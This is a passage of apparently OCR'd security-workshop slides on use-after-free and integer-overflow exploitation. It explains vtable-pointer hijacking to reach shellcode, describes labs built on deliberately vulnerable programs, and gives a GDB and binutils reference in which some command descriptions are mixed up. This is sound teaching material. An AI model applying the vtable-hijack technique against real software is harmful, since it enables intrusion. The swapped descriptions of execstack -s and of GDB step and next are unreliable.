        char *str = (char*)malloc(sizeof(Sample));
        memcpy(str, param, sizeof(Sample));
        sampleObject->doSomething();
}
```

Use-After-Free

Usually caused by unintended program flow or confusion on where memory should be freed

- Object allocated on the heap
- ...
- Object freed and memory re-allocated
- ...
- User-controlled data written to object location
- Method on object called

Use-After-Free



Code Execution?


In order to execute arbitrary code, we need to write to three locations

- To the first four bytes of the object
- To the vtable
- Our shellcode

Easy, if we don't have ASLR


Code Execution

If we can overwrite the Vtable Pointer...




Code Execution

If we can overwrite the Vtable Pointer...with an address of a fake vtable...




Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…



Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…to our shell code…



Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…to our shell code…

We have code execution!

0x0000DEAD	0x0000DEB1
0x0000DEB1	0xCCCCCCCC
0x0000DEB5	0xCCCCCCCC
0x0000DEB9	0xCCCCCCCC

	Object:
0x????????	0x0000DEAD
0x????????	
0x????????	

Lab 2 – Use-after-free Exploitation

Sample program to demonstrates how a developer could overlook a certain chain of actions which would result in an object being used after it has been freed.

- `USB/Windows/UseAfterFreeLabOne`

Contents


UseAfterFree.ocx

UseAfterFreeDemo.ocx

- ActiveX Control for IE that shows the simplest use-after-free vulnerability
- Exposes a single method, crash()

UseAfterFree.ocx

Remember to run the command as Administrator!



Contents

Number representation

- Numeric data types (int, short, ...)
  - Fixed size
  - Signed or unsigned
  - Signed values represented in two's complement

Integer overflow (1)

Fixed size

Arithmetic operations can result in an overflow

- incremented past maximum value
- exceeding bits discarded
- wraps to very small value

! **Value used as offset/size in memory allocation/copying operations**

Odometer rollover (* Wikipedia)

Integer overflow (2)

```
int main() {
        short a = 16384;
        short b;

        printf ("a   = %d\n", a);

        b = a*2;
        printf ("a*2  = %d\n", b);

        b = a*4;
        printf ("a*4  = %d\n", b);
```

```
0100000000000000
01000000000000000
010000000000000000
```

```
[bof@localhost workshop]$ ./integer_overflow
a   = 16384
a*2  = -32768
a*4  = 0
```

workshop/IntegerOverflow/integer_overflow.c

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Integer Bomb Lab

- Integer bomb
  - allocates a buffer using the alloca() macro
  - alloca() allocates local buffer on the stack by subtracting buffer size from $esp
- Objective
  - Prevent the bomb from exploding
  - ***Hint***: cause integer overflow and exploit the following operation on the buffer

WorkBook

Further Readings

- *Wikipedia, "Signed number representations"*
  - *http://en.wikipedia.org/wiki/Signed_number_representations*
- *OWASP*, "Integer Overflow"
  - *https://www.owasp.org/index.php/Integer_overflow*

Appendix A

Tool Reference

Tool Reference

- Quick reference for common tools
  - Objdump
  - Execstack
  - Readelf
  - GDB

Objdump

Display information from object files

- `objdump -d <object>`
  - Shows deadlisting of program
- `objdump -R <object>`
  - Shows Global Offset Table
- `objdump -h <object>`
  - Shows section headers
- `objdump -j <section> -d <object>`
  - Dumps content of a sepcific section

Execstack

Set/Clear executable stack flag

- `execstack -q <file>`
  - Query executable stack marking of binaries
- `execstack -s <file>`
  - Mark binary as not requiring executable stack.
- `execstack -c <file>`
  - Mark binary as not requiring executable stack.

Readelf

Display information about ELF files

- `readelf -a <file>`
  - Dumps all information
- `readelf -S <file>`
  - Displays the information contained in the file's section headers
- `readelf -r <file>`
  - Displays the contents of the file's relocation section

GNU debugger (GDB)

Debugger for C/C++ on Linux systems, written by Richard Stallman

- Command line interface
  - Used in most articles and tutorials about exploitation
  - Can be scripted with Python
- Graphical front ends available

Debugging

- Different ways to debug
  - Run program from within gdb
    `$ gdb <program name>`
  - Attach gdb to a running process
    `$ gdb -p <PID>`
  - Post-mortem analysis of core dumps
    `$ gdb <program name> <core>`
- Enable core dumps
  - `$ ulimit -c unlimited`

GDB - Inspect code

- Looking at source code and assembly
  - `list <function>`
    if available, shows the source code of that function.
  - `disass <function>`
    disassembles a function and shows the relative assembly instructions.
  - `set disassembly-flavor intel/att`
    switches between Intel and AT&T flavor. AT&T is the default.

GDB - Execution control

- Execution control
  - `run <args>`: runs a program with the specified arguments (program being debugged is called **inferior**)
  - `kill`: kills current inferior
  - `continue`: continue execution until the next breakpoint
  - `step`: step over a single source instruction, does not go into function calls
  - `next`: like step, but goes into function calls
  - `stepi/nexti`: like step and next, but deal with assembly instructions (we'll use these mostly)
  - `backtrace`: shows the current call trace

GDB - Breakpoints

- Breakpoint management
  - `break <function_name>`
    `break *<address>`
    `break <file>:<line_number>`
    `break <line_number>`
    set breakpoints at desired location
  - `info breakpoints`
    show breakpoints
  - `delete breakpoint <num>`
    removes a breakpoint

GDB - Examine Memory

- Examining memory
  - print <reg, variable>: prints the value of a register or a variable
  - x/<num><type> <address>: examines the content of a memory location. It is possible to specify a number of values to read and how to interpret those values:
    - x/20wx $esp: prints 20 words in hexadecimal notation from the top of the stack.
    - x/10bx $esp: prints 10 bytes in hexadecimal notation from the top of the stack.
    - x/s 0xbffff9a0: prints the string at address 0xbffff9a0.
  - info registers: shows the value of a registers

GDB - Searching Memory

The latest versions of gdb have a command to search for values in memory

- find[/s] start_addr, +len, value
  - `find 0xbffff01c, +16, 0x41414141`
  - `find/h $esp, +4096, 0x4141`
  - `find/b 0xbffff01c, 0xbffff02d, 0x41`
  - `find 0x08040000, +5000, “hello”`

GDB - Misc

- Other useful commands
  - `set follow-exec-mode`
    Set debugger response to a program call of exec
  - `set follow-fork-mode child/parent`
    Set debugger response to a program call of fork (parent by default)
  - `set disable-randomization on/off`
    disable/enable ASLR for inferior's virtual address space (disabled by default)

GDB - Python Scripting

The latest versions of GDB support Python scripting

- `(gdb) python`
  Starts the Python interpreter in GDB
- `gdb.execute(command [, from_tty [, to_string]])`
  - `command`: command to execute
  - `from_tty`: consider command as originated from user input
  - `to_stri`… g

```
(gdb) python
>import gdb
>res = gdb.execute("run", true, false)
```